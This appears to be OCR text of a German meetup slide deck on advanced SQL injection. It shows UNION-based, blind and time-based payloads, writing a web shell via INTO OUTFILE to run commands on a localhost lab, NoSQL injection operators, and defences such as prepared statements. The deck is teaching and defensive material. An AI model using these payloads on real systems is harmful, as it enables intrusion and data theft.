
ADVANCED SQL
INJECTION ATTACKS

ÜBERSICHT

ÜBERSICHT

SQLi WTF?

ÜBERSICHT

SQLi WTF?

Advanced Stuff

ÜBERSICHT

SQLi WTF?

Advanced Stuff

NoSQLi

ABOUT ME

Pentesting, Programmierung, IT-Sec
Micromata GmbH

Organisator IT-Sec-Meetup Kassel

https://secf00tprint.github.io/blog/

SQLI WTF?

SQLI WTF?

Enisa

SQLI WTF?

Enisa




Figure 7: Web application attacks in 2018[159]

SQLI WTF?

Enisa




Figure 7: Web application attacks in 2018[159]

Heise

SQLI WTF?

```
$query = "SELECT * FROM Table
          WHERE Column = '".$_GET["param"]."'";
```

ÜBLICHES VORGEHEN

ÜBLICHES VORGEHEN

SQLi?

ÜBLICHES VORGEHEN

SQLi?

DB-Typ


ÜBLICHES VORGEHEN

SQLi?

DB-Typ

Union Select

GRUNDLAGE UNION SELECT



Beispiel

GRUNDLAGE UNION SELECT

```
SELECT * FROM Table
          WHERE UserID = 1
          UNION ALL SELECT 1,2,...;
```

Beispiel

PARTIAL-BLIND

```
SELECT * FROM Table
          WHERE UserID = 1
          UNION ALL SELECT 1,2,
          (SELECT ascii(substring((
           SELECT message from log_table limit 0,1),1,1))=97)
```

Beispiel

BLIND

http://127.0.0.1:8781/blind/list_users.php?UserID=1

BLIND

```
SELECT * FROM Table
          WHERE UserID = 1
          UNION ALL SELECT 1,2,
          (SELECT IF(user() LIKE 'user@%', SLEEP(5), null))
```

Beispiel

OS COMMAND INJECTION

```
SELECT * FROM Table
          WHERE UserID = 1
          UNION ALL SELECT 1,2,
          ('' INTO OUTFILE '/var/www/html/cmd.php')
```

Beispiel Injection

RCE: http://127.0.0.1:8782/cmd.php?cmd=ls

WEITERE TECHNIKEN

Netspi SQLi Wiki

Types of SQL Injection

PRÄVENTION KLASSISCH

Prepared Statements

OWASP

NOSQLI

Mongo Anwendung

$ne : null

$where-Clause

NOSQLI - EMPFEHLUNGEN

Keine Objekte reinreichen

Sanitizen z.B. mongo-sanitizer

Empfehlungen DB beachten

VIELEN DANK

FRAGEN?

VIELEN DANK

FRAGEN?

Nächstes IT-Sec-Meetup

0x2E - Mittwoch, 12. Februar 2020

EternalBlue, Live Hack und Web Authn

Nächster Workshop

Metasploit - Samstag, 15. Februar 2020